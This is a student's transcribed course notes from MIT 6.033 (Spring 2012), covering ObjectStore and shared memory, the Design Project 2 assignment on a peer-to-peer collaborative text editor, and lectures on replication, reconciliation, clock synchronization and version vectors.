6.033: Computer Systems Engineering Spring 2012

Home / News
Schedule
Submissions

General Information
Staff List
Recitations
TA Office Hours

Discussion / feedback
FAQ
Class Notes Errata
Excellent Writing Examples

2011 Home

Preparation for Recitation 19

Read the paper *The ObjectStore database system*.

As you are reading the paper, think about the following question:

> Why does ObjectStore require the use of special types like `os_Set` and annotations like `indexable` or `inverse_member`? What would happen if you used a regular set or hash table implementation instead?

Read 4/19

6.033 Recitation

4/19

SQL

When he grew up DB + Programmers were very different

DB was Cobol+

His eyes would glaze over on DB

Cos now have matrix structures

He learned SQL 3 years ago

Web was big influence in merging Programming + DBs

Before DB were big mainframes - Oracle - Airline Res

Programming were on minicomputers

Android + iOS not really DBs

IBM's effort to do inter process comm w/ DB instructions

(2)

W/o DBs - shared segments

ARM low power
- 100x less than Apple

- 3 versions

A - application - page tables
R - real time - segments
M - micro - no mem protection, page tables, segment

M - any process can read/write any position in any memory

Every page table lookup goes through a lookup table - lots of overhead


Now the compiler (like Java) does this now
Or lots of mem - so don't need page tables much anymore

But everyone assumes it there

(3)

Somewhat useful to share memory
Inter-process communication

So can open a shared segment/buffer
Allow that page to be mapped to virtual space



Linux - shared segment kept till reboot
Windows - when last pointer disappears,
Shared segment deleted

(4)

But ← shmem("name")


(→ pointers are adresses (just #s)
are virtual addresses

A + B shold map same virtual addresses


Can use indexes of arrays as pointers

Unix allows ya to give it a prefered virtual address

- So can deal w/ pointers
- survives life of app
- people still do this for interprosses Communication




(5)



virtual memory
bus (for parallel machine)
turned into TCP/Ethernet comm.

Then right before object store
want consistent address
treat as 1 big local memory



Do w/ page tables + page faults
- to fetch the memory

(6)

Everything was virtual - 1 big adress space

ObjectStore came along and built on the tricks

Write mem to disk

Persistent across app running

Tried to reinvent DBs completly

A few ideas still exist

Python + Django stole ideas

iOS has relations

LinkQ has idea of objects in DB

Page tables thing is not there - since need special divers - we don't like this

(7)

Pickel in Python – store objects into file

What does it do w/ pointers?

It pulls it in

Property format

Object Store stores addresses

Tech was not advanced

So kept an object address tables

would remap on read back

Regular DB; all tables

lots of joining

Objects can be collections or sets

So can index, query

8

Transactions

Commit - finish when page written to disk

Locks

Cache coherent fish - who has what

Very easy to use as a programmer

DB people didn't understand it

Programming people were like great!

Quiz tomorrow

More normal / typical than quiz 1

like the pratice quizzes

6.033 ~~Recitation~~ PP2

Group Meeting

4/20

1200 words due Thur

P2P text editor

Sync + merge changes

Commit changes

Thinking

Sentance

line

paragraph

Somehow mash + sync

SVN way of doing things

Word wrap is like para

timestamp changes – since no central server

So like SVN/Git

(2)

Time vectors - travis mentioned
Git does but SVN does not

Other problems from Travis

- inter line merging
  - chara by chara

hybrid line → chara
x
sep para additions or code blocks
eng text : spell changes

---

merge block level moving and spelling mistake

---

don't have to support cursors showing up

(3)

Outline of proposal

;

explain the 4 scenarios

explain doc app/data structure

Syncing

;where is this in the book;

WBS

1st person ~400

roughly

next adds details

Plaz 1st draft Sun

Dropbox

6.033 2012 Design Project 2

I. Due Dates and Deliverables

You will be working on the second design project in teams of three students who share the same recitation instructor. There are four deliverables for this design project:

1. A list of team members emailed to your TA by April 12, 2012.
2. One copy of a design proposal (not exceeding 1,200 words), due at 5pm on April 26, 2012.
3. One copy of a design report (not exceeding 5,000 words), due at 5pm on May 10, 2012.
4. A five-minute in-recitation presentation, on May 15, 2012. In consultation with the chair of the faculty we have determined that the assignment follows the spirit of the end-of-term rules.

All deliverables should be submitted via the online submission site.

As with real life system designs, 6.033 design projects are under-specified, and it is your job to complete the specification in a sensible way given the overall requirements of the project. As with designs in practice, the specifications often need some adjustment as the design is fleshed out. We recommend that you start early so that you can evolve your design over time. A good design is likely to take more than just a few days to put together.

II. The Problem

Ben Bitdiddle is collaborating with several of his friends on a paper for a class (similar to the DP2 report that your team is putting together). He wants to build a peer-to-peer text editor in which he and his group members can edit the paper at the same time, without relying on a central server (such as in Google Docs). Ben and his friends often use laptops without internet access, and they don't like relying on Athena, so they would like to come up with a design that allows disconnected operation and does not require a central server. One particular scenario that Ben and his friends want to support is being able to sit together along the Charles River, without internet access, but still be able to collaborate on editing the same document when their laptops can communicate.

Ben expects many group members to make changes while offline. It may be the case that two group members make conflicting changes to the same sentence, in which case the editor should ask the user for help in merging these changes. However, in cases when the changes are not in conflict with one another, Ben would like the text editor to merge them automatically, without any manual input from the user. Moreover, once a user resolves a conflict, other users should not need to resolve the same conflict again.

At some point Ben thinks that he has a final version of the paper ready for submission. He wants to double-check that the paper he submits reflects everyone's latest changes. To help all group members to agree on a single version of the document to submit, the text editor should allow Ben to commit a certain version of the document (for example, the one that Ben is going to submit on the group's behalf to the course staff). If there were some changes to the paper on a group member's computer, which Ben did not see before initiating his commit, Ben's commit should fail and Ben will have to merge those changes and initiate another commit.

Your job is to design a collaborative text editor that meets Ben's requirements.

III. Requirements

The challenges you should address in your design project are as follows:

1. Your design must support disconnected operation. If two group members edit the same document, but make changes to different parts of the document, their changes should eventually be merged together when they re-connect to the Internet. If they edit the same part of the document, the text editor should flag the conflicting parts of their changes, and ask the users to resolve this conflict. A third member of the group should not have to resolve this conflict once it has already been resolved.
2. Your design must support direct connectivity between two users without Internet access, such as two group members being able to communicate over a direct link on an airplane or in a park. The users should be able to synchronize with each other, and later be able to send their changes to a third user when they connect to the Internet.
3. Your design must support commit points. A user should be able to initiate commit on a document with a given name, such as ``Ben's final submission''. If the user's commit returns with success, all users must agree on the document that corresponds to that commit name, even if all machines crash after that point. Additionally, the committed document must reflect the changes from each user at the time the commit was initiated.
4. Your design can assume that the membership of Ben's group does not change for the lifetime of the document (although not all group members may be online at any given time, or they may be in different network partitions).
5. Your design can assume that each user knows the current IP addresses of other group members' machines.

After you have designed your system, you should evaluate how usable your system is, in terms of how many conflicts have to be resolved when an old change is undone, or when two users make concurrent changes to the document. Your design should not ask users to resolve conflicts that don't matter in the current version of the document. Your design should also not ask users to resolve conflicts that can be reasonably resolved automatically, by, for example, keeping more precise dependencies.

The scenarios your design must handle in terms of conflict resolution are as follows:

1. Two users, Alice and Bob, add lots of text to the document in different paragraphs, and also make different changes to a single sentence in the introduction. Once Alice and Bob connect to each other, your design must not require resolving conflicts for the changes to different paragraphs.
2. Two users, Alice and Bob, are connected to each other, and Bob makes a change to a sentence. Concurrently, an offline user, Charlie, changes that same sentence in a different way. Alice goes offline but later meets Charlie, at which point they synchronize, detect the conflict, and Alice resolves the conflict. At a later point, Charlie meets Bob and synchronizes with him. Bob should not have to resolve a conflict between his change and Charlie's change, because Alice already resolved this conflict.
3. One user, Alice, moves several paragraphs from one section of the paper to another, but does not change the contents of those paragraphs. Concurrently, another user, Bob, who is offline, edits a sentence in one of those paragraphs. When Alice and Bob meet, no conflict resolution should be required.
4. Two users, while not connected to each other, find a spelling mistake and correct the same word in the same way. When they re-connect, no conflict resolution should be required.

Your design report must discuss how you handle failures during commit, where Ben's system crashes (when Ben initiated commit) at any point in the commit process, what happens if another student in the group has outstanding edits that Ben has not seen yet, and what happens if another student's computer crashes while Ben is in the middle of committing. Under any failures (including the ones mentioned here), once a user sees that some version was committed under a given name, no other version can ever be committed under that name. If a user does not see that a version was committed, they must be able to either commit a new version *or* find out the version that *was* committed under that name.

Your design must correctly handle concurrent commits, when multiple users try to commit a version with the same name.

Your design must never silently drop changes, except if the computer of the user making the change crashes just after the user made that change, *and* that change has not been sent out to other users yet.

Optional challenge problem:

- Handle dynamic group membership, where a group member can leave the group, and one group member can add a new member. This refers to the set of people that can edit the document, and not to the set of users that are online at some point in time.

IV. Design proposal

The design proposal should summarize your design in 1,200 words or fewer. It should outline the representation of a document stored at each node, and the protocol and algorithms the nodes use to exchange updates.

You do not have to present a detailed rationale or analysis in your proposal. However, if any of your design decisions are unusual (particularly creative, experimental, or risky) or if you deviate from the requirements, you should explain and justify those decisions in your proposal.

You will receive feedback from your TA in time to adjust your final report.

V. Design report

Your report should explain your design. It should discuss the major design decisions and tradeoffs you made, and justify your choices. It should discuss any limitations of which you are aware. You should assume that your report is being read by someone who has read this assignment, but has not thought carefully about this particular design problem. Give enough detail that your project can be turned over successfully to an implementation team. Your report should convince the reader that your design satisfies the requirements in Section III.

Use this organization for your report:

- Title page: Give your report a title that reflects the subject and scope of your project. Include your names, email address, recitation instructor, section time(s), and the date on the title page.
- No table of contents.
- Introduction: Summarize what your design is intended to achieve, outline the design, explain the major trade-offs and design decisions you have made, and justify those trade-offs and decisions.
- Design: Explain your design. Identify your design's main components, state, algorithms, and

protocols. You should sub-divide the design, with corresponding subsections in the text, so that the reader can focus on and understand one piece at a time. Explain why your design makes sense as well as explaining how it works. Use diagrams, pseudo-code, and worked examples as appropriate.
- Analysis: Explain how you expect your design to behave in different scenarios. What scenarios might pose problems for performance or correctness? What do you expect to be the scalability limits of your design?
- Conclusion: Briefly summarize your design and provide recommendations for further actions and a list of any problems that must be resolved before the design can be implemented.
- Acknowledgments and references: Give credit to individuals whom you consulted in developing your design. Provide a list of references at the end using the IEEE citation-sequence system ("IEEE style") described in the Mayfield Handbook.
- Word count. Please indicate the word count of your report at the end of the document.

Here are a few tips:

- Use ideas and terms from the course notes when appropriate; this will save you space (you can refer the reader to the relevant section of the notes) and will save the reader some effort.
- Before you explain the solution to any given problem, say what the problem is.
- Before presenting the details of any given design component, ensure that the purpose and requirements of that component are well described.
- It's often valuable to illustrate an idea using an example, but an example is no substitute for a full explanation of the idea.
- You may want to separate the explanation of a component's data structures (or packet formats) from its algorithms.
- Explain all figures, tables, and pseudo-code; explain what is being presented, and what conclusions the reader should draw.

While the Writing Program will not be grading DP2, you should feel free to ask them for help.

VI. Presentation

You will have only about five minutes for your presentation. The audience will be very familiar with the problem, so you can get right to the guts of your solution.

VII. How we evaluate your work


Your recitation instructor will assign your report a grade that reflects both the design itself and how well your report presents the design. These are the main high-level grading criteria:

- **Clarity.** Is the design described well enough to be understood, evaluated, and implemented?
- **Correctness.** Does the design achieve the requirements laid out in Section III? Does your report give a convincing analysis that your design works under the described scenario?
- **Simplicity.** Is the level of complexity in the design justified?


VII. Clarifications

- None yet.

4/22



normal line conflicts



just treat the 2 as 1
time lining up does
not matter

(2)

Matters if line changed afterwards

Yeah - need to know if was changed

the difficult part

(i see if others figure out i)

(Do you just take newest TS line

I think

Chap 10
Consistency

4/22

Constraints

ie $\sum$ credits $= \sum$ balances

doubly linked list shall be in order

strict (always) vs eventual
└ to reading thing

Coherence

Cache should reflect actual data

And data in diff dbs (geo seperate)

- multiple copies, widly sep., and ind. administered
- replicated state machine (sweeping simplification)
  - all get same inputs
  - achive consensus
  - all data replicas (prior state) must be identical
    └ reconciliation
  - SMs must be identical
    OS, etc

Single SM - one replica site

deltas / diffs - just the changes

witness - hash to check if data damaged

Can just use slaves for backup

or read from them - for extra performance

but must make sure they are up to date

partition data among several systems

Reconciliation

Challenges

1. Can involve a lot of data
2. System crash could make data worse
3. Conflicts

Occasionally Connected

both pessimistic + optimistic concurrency control methods

Pessimistic - check at + lock files

Optimistic - just try to resolve locks

They don't like "Sync" word

(3)

Could copy files bit by bit
- expensive!

Or keep a record copy

Or send a witness (ie hash)

Or check modified time

└ but decay events don't change mod time (what if)

- or clocks different

What is decay?

- Small changes in data?
- unintended

Or generation #

└ decay still changes content w/o #

Reconcile

left and right

mod_time()

atomic copy()

(d)

lock all files during execute

3 lists

Common list

left_only "

right_only "

Want to resolve conflicts ASAP

└ before they change again

and many can be merged automatically

└ to smallest unit that makes sense

like a single appointment in a calendar


so are application specific procedures

directory, links, and meta data makes the problem worse!

Can track clock details

(5)

Trade offs



Sometimes rather have concurrency than correctness
actually pretty often?

No one scheme meets all requirements
Compensation – fix later
Security is an issue

6.033 L18 Time + Ordering

4/23

Fault tolerant - building reliable system out of unreliable components


txns can get us out of this

be able to tolerate failures / faults

- replication - 2 servers
  - DNS
  - RAID

Today: 2 approaches


File storage: Base case



ie AFS

↑ single pt of failure

Instead store a copy on each machine



(2)

But consistency b/w copies

- Challenge is achiving that consistency
- 2 approaches
  - Pesimistic - avoid any possible inconsistencies
    - lock all files
    - on wed
  - Optimistic - tolerate inconsistencies, fix it later

Time

- want to measure time
- PCs have a oscillator at predictable freq (ie 1 megahz)
  - count it to measure time passing
- Calendar time = epoch + interval
  - date +% s
- Real time clock runs at all time
- Ordering items


Issues

Accuracy of offset

Precision - what is freq of oscillator
- must be exactly 1 Hz (or whatever)
not 1.0002 Hz - or clock will drift

Clock Sync

How about?



But internet latency - so must do more

↓

Can measure the latency and take that out

and assume code running in kernel so not interrupted

local_time returns current time

and delay can be diff each way

(4)

So do repeated measurements
- cancels out preemption + network config

NTTP does this


ntpdate -d 203.17.251.1

ntpdc -n
-lpk > peers
- can see others offset


Time should never run backwards
Don't ever reset back
Can reset forward
to preserve ordering

But how do we reset it back?
- Can halt the PC for X sec
- Or smooth time - slow it down or speed it up
- in SW, can't tune the crystal

(5)



But what about concurrent modification



Conflict → neither update is a superset of the other

What do we do?

↓

(6)


Made more challenging from optimistic concurrency

How do we merge the concurrent updates

- Application specific (wish he went into more details for DP2 ...)
  - lots of heuristics
  - write a new file id and timestamp

Worst case: ask the user

What if we had 3 machines:



Many diff time lines in parallel
Before t of last reconciliation

(7)

Version Vectors

Goal: no lost updates

V2 replaces V1 iff V2 contains all changes in V1

Vector timestamp – track a vector of times

$t_a = \langle t_1, t_2, t_3 \rangle$


↑ last modified time on each file

$t_{H1} \geq t_{H2}$

$t_{H2} \geq t_{H1}$

$t_{H1} \parallel t_{H2}$

↑ Concurrent



L19: Time & Ordering

